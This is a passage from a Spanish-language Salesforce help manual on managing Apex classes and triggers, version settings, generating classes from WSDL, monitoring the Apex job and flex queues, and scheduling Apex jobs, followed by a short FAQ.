La página Clases de Apex le permite crear y gestionar clases de Apex. Para acceder a la página Clases de Apex, en Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex**. Si desea funciones de desarrollo adicionales use la Consola de desarrollador.

Para crear una clase de Apex, desde la página Clases de Apex, haga clic en **Nuevo** y escriba su código Apex en el editor.

Mientras que los desarrolladores pueden escribir métodos de clases según la sintaxis establecida en la *Guía del desarrollador del código Apex de Force.com*, las clases se pueden generar automáticamente utilizando un documento WSDL almacenado en un disco duro local o en la red. La creación de una clase utilizando un documento WSDL permite a los desarrolladores realizar llamadas al servicio Web externo en su Apex. En la página Clases de Apex, haga clic en **Generar desde WSDL** para generar una clase de Apex desde un documento WSDL.

Una vez que haya creado una clase de Apex, podrá realizar una de estas acciones:

- Haga clic en **Modificar** junto al nombre de la clase para modificar su contenido en un editor simple.
- Haga clic en **Eliminar** junto al nombre de la clase para eliminar la clase de su organización.

  Nota:
  - Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.
  - No puede eliminar una clase especificada como un controlador para un componente o una página de Visualforce.
  - Un icono indica que una clase de Apex se ha instalado en un paquete gestionado. Las clases de Apex en paquetes tienen consideraciones especiales.
  - Un icono indica que una clase de Apex está en un paquete gestionado instalado. No puede modificar ni eliminar una clase de un paquete gestionado.
  - Un icono indica que una clase de Apex en un paquete gestionado y editado anteriormente se eliminará en la próxima carga del paquete. Puede seleccionar recuperar la clase de Apex mediante la página de detalles del paquete.

- Si una clase de Apex tiene algún método definido como `webService`, puede hacer clic en **WSDL** junto la nombre de clase para generar un documento WSDL a partir del contenido de la clase. Este documento contiene toda la información necesaria para que un cliente consuma métodos de servicio Web de Apex. Todos los métodos de clases con la palabra clave `webService` se incluyen en el documento WSDL resultante.
- Haga clic en **Seguridad** junto al nombre de clase para seleccionar los perfiles que se admiten para ejecutar métodos en la clase desde puntos de entrada de nivel superior, como métodos de servicio Web. Para las clases instaladas en su organización como parte de un paquete gestionado, este vínculo sólo se muestra para las definidas como `global`.

- Haga clic en **Estimar la cobertura de código de su organización** para saber qué cantidad del código Apex en su organización está cubierta actualmente por pruebas de unidad. Este porcentaje se basa en los últimos resultados de pruebas que ya ha realizado. Si no tiene resultados de pruebas, la cobertura del código será 0%.
- Si tiene pruebas de unidad en al menos una clase Apex, haga clic en **Ejecutar todas las pruebas** para realizar todas las pruebas de unidad de su organización.
- Haga clic en **Compilar todas las clases** para compilar todas las clases de Apex en su organización. Si tiene clases que se instalan desde un paquete gestionado y que tienen métodos de comprobación o son clases de prueba, debe compilar estas clases primero antes de visualizarlas y de ejecutar sus métodos de prueba desde la página Ejecución de prueba de Apex. Las clases de paquetes gestionados sólo se pueden compilar mediante el vínculo **Compilar todas las clases** porque no se pueden guardar. En caso contrario, si guarda las clases de Apex que no forman parte de un paquete gestionado, se volverán a compilar. Este vínculo compila todas las clases de Apex de su organización, ya sean o no de un paquete gestionado.

Nota: El prefijo de espacio de nombres se agrega a clases y desencadenadores de Apex, componentes y páginas de Visualforce, plantillas de marca, carpetas, S-Control, recursos estáticos, vínculos Web y tipos de informes personalizados si se incluyen en un paquete gestionado. Sin embargo, si no dispone de permisos de personalización de la aplicación, no se mostrará el campo de prefijo del espacio de nombres para plantillas de marca, carpetas y tipos de informes personalizados.

CONSULTE TAMBIÉN

Definir clases de Apex

Ver clases de Apex

## Gestionar desencadenadores de Apex .

Un desencadenador es un código de Apex que se ejecuta antes o después de que sucedan eventos específicos de lenguaje de manipulación de datos (DML), como antes de insertar en la base de datos registros de objetos o después de eliminar registros.

Los desencadenadores se almacenan como metadatos en Salesforce. Una lista de todos los desencadenadores en su organización se encuentra en la página Desencadenadores de Apex en Configuración. Los desencadenadores también se asocian y almacenan con objetos específicos y se indican en la configuración de gestión de objetos para cada objeto. Si desea funciones de desarrollo adicionales use la Consola de desarrollador.

Nota: El prefijo de espacio de nombres se agrega a clases y desencadenadores de Apex, componentes y páginas de Visualforce, plantillas de marca, carpetas, S-Control, recursos estáticos, vínculos Web y tipos de informes personalizados si se incluyen en un paquete gestionado. Sin embargo, si no dispone de permisos de personalización de la aplicación, no se mostrará el campo de prefijo del espacio de nombres para plantillas de marca, carpetas y tipos de informes personalizados.

Haga clic en **Nuevo** para crear un desencadenador de Apex.

Nota: Sólo puede crear desencadenadores desde el objeto asociado, no desde la página Desencadenadores de Apex.

Una vez que haya creado un desencadenador de Apex:

- Haga clic en **Modificar** junto al nombre del desencadenador para modificar su contenido en un editor.
- Haga clic en **Eliminar** junto al nombre del desencadenador para eliminar el desencadenador de su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para definir, modificar, eliminar, establecer ajustes de versión y mostrar las dependencias de los desencadenadores de Apex:

- "Apex de autor"

**Nota:**

- Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.
- Un icono indica que un desencadenador de Apex está en un paquete gestionado instalado. No puede modificar ni eliminar un desencadenador de un paquete gestionado.
- Un icono indica que un desencadenador de Apex en un paquete gestionado y editado anterior se eliminará en la próxima carga del paquete. Puede seleccionar recuperar el desencadenador de Apex mediante la página de detalles del paquete.

CONSULTE TAMBIÉN

Definir desencadenadores de Apex

Configuración de gestión de búsqueda de objetos

## Gestión de la configuración de versión de Apex

Para permitir la compatibilidad con versiones anteriores, las clases se almacenan con la configuración de una versión especificada de Apex y la API. Si la clase de Apex hace referencia a componentes, como un objeto personalizado, en paquetes gestionados instalados, también se guarda la configuración de versión de los paquetes gestionados a los que hace referencia dicha clase. Esto garantiza que como Apex, la API, y los componentes en paquetes gestionados evolucionan a versiones publicadas posteriores, una clase o desencadenador sigue estando vinculado a versiones con un comportamiento específico y conocido.

Una versión de paquete es un número que identifica el conjunto de componentes cargados en un paquete. El número de versión tiene el formato *majorNumber.minorNumber.patchNumber* (por ejemplo, 2.1.3). Los números mayor y menor aumentan con cada versión posterior. El *patchNumber* se genera y se actualiza sólo para una versión de parche. Los editores pueden utilizar las versiones de paquetes para hacer evolucionar los componentes de sus paquetes gestionados cómodamente publicando versiones posteriores de paquetes sin que dicho paquete estropee las integraciones de clientes existentes.

Para definir la versión de la API y de Apex de Salesforce para una clase o desencadenador:

1. Edite una clase o un desencadenador y haga clic en **Configuración de versión**.
2. Seleccione la `Versión` de la API de Salesforce. También es la versión de Apex asociada a la clase o el desencadenador.
3. Haga clic en **Guardar**.

Para configurar la configuración de versión del paquete de una clase o un desencadenador:

1. Edite una clase o un desencadenador y haga clic en **Configuración de versión**.
2. Seleccione una `versión` de cada paquete gestionado al que hace referencia la clase o el desencadenador. La clase o el desencadenador seguirá utilizando esta versión del paquete gestionado si se instalan versiones posteriores del paquete gestionado, a menos que actualice manualmente la configuración de versión. Para agregar un paquete gestionado instalado en la lista de configuración, seleccione un paquete en la lista de paquetes disponibles. La lista sólo se muestra si tiene un paquete gestionado instalado que no está ya asociado a la clase o el desencadenador.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

Los paquetes gestionados no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para definir, modificar, eliminar, configurar la seguridad, definir la configuración de la versión, mostrar dependencias y ejecutar pruebas de clases de Apex:

- "Autor de Apex"

3. Haga clic en **Guardar**.

Cuando trabaje con la configuración de versión de paquete, tenga en cuenta lo siguiente:

- Si guarda una clase o un desencadenador de Apex que hace referencia a un paquete gestionado sin especificar una versión del paquete gestionado, la clase o el desencadenador de Apex se asocia de forma predeterminada a la versión instalada más reciente del paquete gestionado.
- No puede **eliminar** la configuración de versión de una clase o un desencadenador para un paquete gestionado si se hace referencia al paquete en la clase o en el desencadenador. Utilice **Mostrar dependencias** para encontrar dónde una clase o un desencadenador hace referencia a un paquete gestionado.

## Ver clases de Apex

Después de haber creado una clase, puede ver el código incluido en la clase, así como la API en relación a la que se guardó la clase y si la clase es válida o activa. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida`, seleccione **Clases de Apex** y a continuación haga clic en el nombre de la clase que desea ver. Mientras ve una clase, también puede realizar lo siguiente.

- Haga clic en **Modificar** para realizar cualquier cambio en la clase.

  Nota:

  - Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.
  - Un icono indica que una clase de Apex se ha instalado en un paquete gestionado. Las clases de Apex en paquetes tienen consideraciones especiales.
  - Un icono indica que una clase de Apex está en un paquete gestionado instalado. No puede modificar ni eliminar una clase de un paquete gestionado.
  - Un icono indica que una clase de Apex en un paquete gestionado y editado anteriormente se eliminará en la próxima carga del paquete. Puede seleccionar recuperar la clase de Apex mediante la página de detalles del paquete.

  Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

- Hacer clic en **Eliminar** para eliminar la clase.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para definir, modificar, eliminar, configurar la seguridad, definir la configuración de la versión, mostrar dependencias y ejecutar pruebas de clases de Apex:

- "Autor de Apex"

Nota: No puede eliminar una clase especificada como un controlador para un componente o una página de Visualforce.

- Si su clase tiene un método definido como `webService`, haga clic en **Generar WSDL** para generar un documento WSDL basado en la clase.

  Nota: No puede generar un documento WSDL para clases definido como `isTest`.

- Haga clic en **Descargar** para descargar una copia de su Apex.
- Haga clic en **Realizar prueba** para ejecutar las pruebas de unidad de la clase.
- Haga clic en **Seguridad** para configurar el nivel de seguridad de clase de Apex.
- Haga clic en **Mostrar dependencias** para mostrar los elementos, como campos, objetos u otras clases, que deben existir para que esta clase sea válida.

La ficha **Resumen de clase** muestra el prototipo de la clase; esto es, las clases, los métodos y las variables que están disponibles para otros códigos de Apex. La ficha **Resumen de clase** indica el nivel de acceso y la firma de cada método y variable en una clase de Apex, así como las clases internas. Si no hay ningún prototipo disponible, esta ficha no estará disponible.

Nota:

- Para las clases de Apex no incluidas en los paquetes gestionados, sólo se muestran las clases, los métodos y las variables definidas como `global` o `public`.
- En el caso de las clases de Apex incluidas en paquetes gestionados, la ficha **Resumen de clase** también indica la versión de paquete en el que se introdujo una propiedad o método específico. Puede seleccionar un número de versión de la lista desplegable para ver el prototipo para la versión de paquete seleccionada. El valor predeterminado es la versión actualmente instalada. Un desarrollador de paquete puede desaprobar un método Apex y cargar una nueva versión de paquete, exponiendo de este modo una clase de Apex con un prototipo diferente. Sólo las clases, los métodos y las variables definidos como `global` se muestran en los prototipos de clases de paquetes gestionados.

Si una clase de Apex hace referencia a componentes de paquetes gestionados instalados, como otra clase, un desencadenador o un objeto personalizado, la ficha **Configuración de versión** indica las versiones de paquete de los paquetes que incluyen los componentes a los que se hace referencia.

La ficha **Filtros de registro** muestra las categorías del registro de depuración y los niveles del registro de depuración que puede definir para la clase.

CONSULTE TAMBIÉN

Definir clases de Apex

Gestionar clases de Apex .

Filtrado de registros de depuración de clases de Apex y desencadenadores de Apex

## Ver detalles de desencadenador de Apex

Los desencadenadores de Apex se almacenan como metadatos en la aplicación bajo el objeto con el que se asocian. También puede ver todos los desencadenadores en Configuración introduciendo `Desencadenadores de Apex` en el cuadro `Búsqueda rápida`, luego seleccionando **Desencadenadores de Apex** .

Nota: Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

Para ver los detalles para un desencadenador, desde Configuración, introduzca "Desencadenadores de Apex" en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Desencadenadores de Apex** y a continuación haga clic en el nombre del desencadenador. También puede acceder a los detalles del desencadenador desde la configuración de gestión de objetos para un objeto.

Desde la página de detalles del desencadenador, también puede realizar lo siguiente:

- Haga clic en **Modificar** para modificar el contenido del desencadenador.

  Nota: Un icono indica que un desencadenador de Apex está en un paquete gestionado instalado. No puede modificar ni eliminar un desencadenador de un paquete gestionado.

- Haga clic en **Eliminar** para eliminar el desencadenador de su organización.
- Haga clic en **Mostrar dependencias** para mostrar los elementos, como campos, s-controls o clases, a los que hace referencia el código de Apex que contiene el desencadenador.
- Haga clic en **Descargar Apex** para descargar el texto del desencadenador. El archivo se guardará con el nombre del desencadenador como el nombre de archivo, con `.trg` como el tipo de archivo.

La página de detalles del desencadenador muestra la siguiente información para un desencadenador.

- Nombre del desencadenador.
- El nombre del objeto al que está asociado el desencadenador, como Cuenta o Caso.
- La versión de la API en la que se ha guardado el desencadenador.
- Si un desencadenador es válido.

  Nota: Los desencadenadores se almacenan con una marca `Es válido` que se define como `verdadero` siempre que los metadatos dependientes no hayan cambiado desde que el desencadenador se compiló por última vez. Si se realiza cualquier cambio en los nombres o campos de objetos que se utilizan en el desencadenador, incluidos los cambios superficiales como las modificaciones de una descripción de objeto o campo, la marca `Es válido` se define como `falsa` hasta que el compilador del Apex reprocese el código. La nueva compilación se produce en la próxima ejecución del desencadenador o cuando un usuario vuelve a guardar el desencadenador en metadatos.

  Si un campo de búsqueda hace referencia a un registro que se ha eliminado, Salesforce borra el valor del campo de búsqueda de forma predeterminada. También puede seleccionar evitar la eliminación de registros si están en una relación de búsqueda.

- Si el desencadenador está activado.
- El texto del código Apex incluida en el desencadenador.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para visualizar desencadenadores de Apex:
- "Apex de autor"

- Si el desencadenador hace referencia a componentes de paquetes gestionados instalados, como una clase de Apex, una página de Visualforce, un objeto personalizado, etc., la sección Configuración de versión indica las versiones de paquete de los paquetes que incluyen los componentes a los que se hace referencia.
- Si el desencadenador se incluye en un paquete gestionado instalado, `Paquete instalado` indica el nombre del paquete.

La ficha **Filtros de registro** muestra las categorías del registro de depuración y los niveles del registro de depuración que puede definir para el desencadenador. Si desea más información, consulte Filtrado de registros de depuración de clases de Apex y desencadenadores de Apex en la página 5991.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

## Crear una clase de Apex a partir de WSDL

Una clase de Apex puede generarse automáticamente a partir de un documento WSDL almacenado en un disco duro local o de red. La creación de una clase utilizando un documento WSDL permite a los desarrolladores realizar llamadas al servicio Web externo en su Apex.

Nota: Utilice Mensajes salientes para gestionar soluciones de integración cuando sea posible. Utilice llamadas a servicios Web de terceros sólo cuando sea necesario.

Para acceder a esta funcionalidad:

1. En la aplicación, desde Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex** .
2. Haga clic en **Generar desde WSDL**.
3. Haga clic en **Examinar** para llegar hasta un documento WSDL en su disco duro local o de red o introduzca la ruta completa. Este documento WSDL es la base de la clase de Apex que está creando.

   Nota: El documento WSDL que especifique puede contener una ubicación de extremo SOAP que hace referencia a un puerto de salida.

   Por razones de seguridad, Salesforce restringe los puertos de salida que puede especificar a uno de los siguientes:

   - 80: este puerto sólo acepta conexiones HTTP.
   - 443: este puerto sólo acepta conexiones HTTPS.
   - 1024–66535 (incluido): estos puertos aceptan conexiones HTTP o HTTPS.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para definir, modificar, eliminar, configurar la seguridad, definir la configuración de la versión, mostrar dependencias y ejecutar pruebas de clases de Apex:

- "Autor de Apex"

4. Haga clic en **Analizar WSDL** para verificar el contenido del documento WSDL. La aplicación genera un nombre de clase predeterminado para cada espacio de nombre en el documento WSDL e informa de cualquier error. El análisis falla si WSDL contiene tipos o de estructuras que no admiten las clases de Apex, o si las clases resultantes superan el límite de 1 millón de caracteres en las clases de Apex. Por ejemplo, SOAP API WSDL de Salesforce no se pueden analizar.
5. Modifique los nombres de clase como desee. Aunque puede guardar más de un espacio de nombre WSDL en una única clase utilizando el mismo nombre de clase para cada espacio de nombre, las clases de Apex no pueden contener más de 1 millón de caracteres.
6. Haga clic en **Generar Apex**. La página final del asistente muestra qué clases se generaron correctamente junto con cualquier error de otras clases. La página también contiene un vínculo para ver códigos generados correctamente.

Las clases de Apex generadas correctamente incluyen clases de tipo y código auxiliar para activar los servicios Web de terceros representados por el documento WSDL. Estas clases le permiten activar el servicio Web externo desde Apex. Para cada clase generada, se crea una segunda clase con el mismo nombre y con el prefijo `Async`. La primera clase es para llamadas síncronas. La segunda clase es para llamadas asíncronas. Para obtener más información, consulte la *Guía del desarrollador del código Apex de Force.com*.

Tenga en cuenta los siguientes aspectos acerca de la clase de Apex generada:

- Si un documento WSDL contiene una palabra reservada para Apex, a dicha palabra se agrega `_x` cuando se genera la clase de Apex. Por ejemplo, `limit` en un documento WSDL se convierte en `limit_x` en la clase de Apex generada. Para obtener una lista de las palabras reservadas, consulte la *Guía del desarrollador del código Apex de Force.com*.
- Si una operación en WSDL tiene un mensaje de salida con más de un elemento, la clase de Apex generada contiene los elementos en una clase interior. El método de Apex que representa la operación WSDL devuelve la clase interior en lugar de los elementos individuales.

CONSULTE TAMBIÉN

Definir clases de Apex

## Seguimiento de la cola de trabajo de Apex

En la cola de trabajos de Apex se enumeran todos los trabajos de Apex que se han enviado para su ejecución. En la lista se incluyen los trabajos que han finalizado la ejecución, así como los que aún no la han finalizado, incluidos los siguientes:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

- Métodos de Apex con la anotación `future` que no se han ejecutado aún. Estos trabajos se muestran como futuros en la columna Tipo de trabajo y no tienen valores en las columnas Lotes totales o Lotes procesados.
- Clases de Apex que implementan la interfaz `Queueable` que no se ha ejecutado aún. Estos trabajos se muestran como futuros en la columna Tipo de trabajo y no tienen valores en las columnas Lotes totales o Lotes procesados.
- Los trabajos programados de Apex que todavía no han terminado de ejecutarse.
  - Estos trabajos se muestran como Apex programado en la columna Tipo de trabajo, no tienen valores en las columnas Lotes totales o Lotes procesados y siempre muestran el estado En cola.
  - No es posible anular los trabajo programados desde esta página, para ello debe usar la página Trabajos programados para gestionar o eliminar trabajos programados.
  - Incluso aunque un trabajo programado aparezca tanto en la página Trabajos de Apex y como en la de Trabajos programados, solo se contabiliza una vez en el límite de ejecución de Apex asíncrono.
- Los trabajos de lote de nuevo cálculo de colaboración de Apex que aún no se han ejecutado. Estos trabajos se muestran como Nuevo cálculo de colaboración en la columna Tipo de trabajo. Los registros en un trabajo de nuevo cálculo de colaboración se dividen automáticamente en lotes. En la columna Lotes totales se indica el número total de lotes del trabajo. En cambio, en la columna Lotes procesados se indica el número de lotes que ya se han procesado.
- Los trabajos de Apex por lotes que aún no se han ejecutado. Estos trabajos se muestran como Apex por lotes en la columna Tipo de trabajo. Los registros en un trabajo de Apex por lotes se dividen automáticamente en lotes. En la columna Lotes totales se indica el número total de lotes del trabajo. En cambio, en la columna Lotes procesados se indica el número de lotes que ya se han procesado.

Nota: Los trabajos de lote de nuevo cálculo de colaboración están disponibles actualmente mediante un programa de versión limitada. Si desea información sobre cómo habilitar trabajos de lote de nuevo cálculo de colaboración de Apex para su organización, póngase en contacto con Salesforce.

Esta tabla enumera todos los valores de estados de trabajos posibles En la columna Estado se muestra el estado actual del trabajo. Los diferentes valores son:

| Estado | Descripción |
|---|---|
| En cola | El trabajo está a la espera de su ejecución. |
| Preparación | El método `start` del trabajo se ha activado. Este estado podría durar algunos minutos dependiendo del tamaño del lote de registros. |
| Procesando | El trabajo se está procesando. |
| Abortado | Un usuario ha cancelado el trabajo. |
| Completado | El trabajo se ha completado con o sin fallos. |
| Con fallos | Se ha producido un fallo del sistema en el trabajo. |

Los trabajos de Apex en lote también pueden tener el estado de `En espera` cuando se retienen en la cola flexible de Apex. Consulte Seguimiento de la cola flexible de Apex.

Si se produce uno o más errores durante el procesamiento por lotes, la columna Detalles del estado ofrece una breve descripción del primer error. El usuario que inició la clase de ejecución por lotes recibirá una descripción más detallada de ese error, junto con todos los errores subsiguientes.

Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. Resulta de gran utilidad si desea ver sólo los métodos `future` o sólo los trabajos de lotes de Apex.

Solo se puede ejecutar un método Start del trabajo de `Apex` del lote a la vez en una organización. Los trabajos de lotes que no se han iniciado aún permanecen en la cola hasta que se inicien. Tenga en cuenta que este límite no causa ningún fallo en el trabajo del lote y que los métodos `execute` del trabajo de Apex del lote se ejecutan aún en paralelo si hay más de un trabajo ejecutándose.

Para cualquier tipo de trabajo de Apex, puede hacer clic en **Cancelar trabajo** en la columna Acción para detener todo el procesamiento de ese trabajo.

Todos los trabajos de lote que hayan completado la ejecución se eliminarán de la lista de colas de lotes siete días después de su finalización.

Para obtener más información sobre Apex, consulte la *Guía del desarrollador del código Apex de Force.com*.

CONSULTE TAMBIÉN

Programar Apex

## Seguimiento de la cola flexible de Apex

Utilice la página de cola flexible de Apex para ver y reordenar todos los trabajos por lotes con el estado En espera. O bien reordene sus trabajos por lotes programáticamente utilizando el código Apex.

Puede colocar hasta 100 trabajos por lotes en un estado de espera para una ejecución futura. Cuando los recursos del sistema están disponibles, se seleccionan los trabajos de la parte superior de la cola flexible de Apex y se mueven a la cola de trabajos por lotes. Se pueden procesar hasta cinco trabajos en cola o activos de forma simultánea para cada organización. Cuando se mueve un trabajo de la cola flexible para su procesamiento, su estado cambia de En espera a En cola. Los trabajos en cola se ejecutan cuando el sistema está listo para procesar trabajos nuevos.

Puede reordenar trabajos en la cola flexible de Apex para dar prioridad a trabajos. Por ejemplo, puede mover un trabajo de lotes hasta la primera posición en la cola de espera para su procesión en primer lugar cuando los recursos estén disponibles. De lo contrario, los trabajos se procesan según el primero en entrar y el primero en salir en el orden en el que se envían.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Supervisión y reordenación de la cola flexible de Apex

La página Cola flexible de Apex indica todos los trabajos de lotes en el estado En espera. Puede ver información acerca del trabajo, como el Id. del trabajo, la fecha de envío y la clase de Apex. De forma predeterminada, los trabajos se numeran por el orden de envío, empezando por la posición 1, la cual corresponde al trabajo enviado en primer lugar. Puede cambiar la posición de un trabajo haciendo clic en **Reordenar** e introduciendo el número de la nueva posición. El trabajo se mueve a la posición especificada salvo que el número de la posición sea superior al número de trabajos en la cola. En este caso, el trabajo se coloca al final de la cola. Cuando mueve un trabajo, los demás trabajos en la cola flexible se vuelven a ordenar y numerar del modo correspondiente.

Nota: En la interfaz de usuario de Salesforce, el trabajo en la parte superior de la cola flexible está en la posición 1. Sin embargo, cuando trabajo con la cola flexible programáticamente, la primera posición en a cola flexible está en el índice 0.

Si el sistema selecciona el siguiente trabajo de la cola flexible de Apex para su procesamiento, el trabajo se mueve de la cola flexible a la cola de trabajos por lotes. Puede supervisar el trabajo movido a la página Trabajos de Apex, haciendo clic en **Trabajos de Apex** .

Además, puede utilizar métodos de `System.FlexQueue` de Apex para reordenar trabajos de lotes en la cola flexible. Para probar la cola flexible, utilice los métodos `getFlexQueueOrder()` y `enqueueBatchJobs(numberOfJobs)` en la clase `System.Test`.

CONSULTE TAMBIÉN

*Guía del desarrollador de Apex*: Clase FlexQueue

*Guía del desarrollador de Apex*: `enqueueBatchJobs(numberOfJobs)`

*Guía del desarrollador de Apex*: `getFlexQueueOrder()`

## Programar Apex

Utilice el programador de Apex si tiene clases de Apex específicas que desee ejecutar de manera regular, o para ejecutar un trabajo de Apex por lotes a través de la interfaz de usuario de Salesforce.

El programador se ejecuta como un sistema: se ejecutan todas las clases, tanto si el usuario tiene permiso para ejecutar la clase o no.

**Importante:** Salesforce programa la clase para su ejecución a la hora especificada. Puede que la ejecución se retrase dependiendo de la disponibilidad del servicio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Para programar trabajos con el programador de Apex:

1. Implemente la interfaz `programable` en una clase de Apex que cree una instancia de la clase que desee ejecutar.
2. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida`, seleccione **Clases de Apex** y a ontinuación haga clic en **Programar Apex**.
3. Especifique el nombre de la clase que desee programar.
4. Especifique la frecuencia con la que se va a ejecutar la clase de Apex.
   - En el caso de **Semanal**, especifique uno o varios días de la semana en los que se va a ejecutar el trabajo (por ejemplo, lunes y miércoles).
   - En el caso de **Mensual**, especifique la fecha en la que se va a ejecutar el trabajo o el día (por ejemplo, el segundo sábado de cada mes).
5. Especifique las fechas de inicio y fin de la clase programada de Apex. Si especifica un solo día, el trabajo solo se ejecuta una vez.
6. Especifique la hora de inicio que prefiera. La hora exacta a la que se inicia el trabajo depende de la disponibilidad del servicio.
7. Haga clic en **Guardar**.

**Nota:** Sólo puede tener 100 trabajos activos o programados a la vez.

De forma alternativa, puede activar el método `System.scheduleBatch` para que programe una única ejecución del trabajo por lotes en el futuro. Para obtener más información, consulte "Uso del método `System.scheduleBatch` " en la *Guía del desarrollador de Apex*.

Después de programar un trabajo de Apex, puede supervisar el avance del trabajo en la página Todos los trabajos programados.

Cuando haya finalizado el trabajo, puede consultar datos específicos sobre el trabajo (por ejemplo, si se ha hecho correctamente o no, cuándo ha durado, el número de registros procesados, etc.) en la página Trabajos de Apex .

# Preguntas más frecuentes

## Preguntas más frecuentes sobre Apex

- ¿Cuál es la diferencia entre clases y desencadenadores de Apex?
- ¿Puedo llamar a un servicio Web externo con Apex?
- ¿Qué son los tipos de esquemas WSDL admitidos para llamadas de Apex?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### ¿Puedo llamar a un servicio Web externo con Apex?

Sí. Puede ejecutar operaciones de servicios Web con Apex. Mediante la página Clases de Apex, primero debe generar una clase de Apex a partir del documento WSDL del servicio Web externo antes de que pueda llamar a sus métodos.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre Apex

### ¿Qué son los tipos de esquemas WSDL admitidos para llamadas de Apex?

En el caso de las llamadas, Apex solo admite el estilo contenido en el literal del documento, junto con los tipos de datos integrados y primitivos. Es aconsejable validar el documento WSDL y asegurarse de que contenga tipos de esquemas admitidos. Si Apex no admite algún tipo, una llamada a una operación del servicio Web puede generar un error devuelto en la respuesta a la llamada, como "No es posible analizar la respuesta de la llamada. No se ha encontrado el tipo Apex para el elemento".

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre Apex

### ¿Cuál es la diferencia entre clases y desencadenadores de Apex?

Una clase de Apex es una plantilla o estructura a partir de la cual se crean objetos Apex. Las clases se componen de otras clases, métodos definidos por el usuario, variables, tipos de excepciones y código de inicialización estático. Un desencadenador es código Apex que se ejecuta antes o después de que se produzcan eventos concretos del lenguaje de manipulación de datos (DML) como, por ejemplo, antes de que los registros de los objetos se inserten en la base de datos o después de que se hayan eliminado los registros. Un desencadenador está asociado a un objeto estándar o personalizado y puede llamar a métodos de clases de Apex.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre Apex

# Visualforce

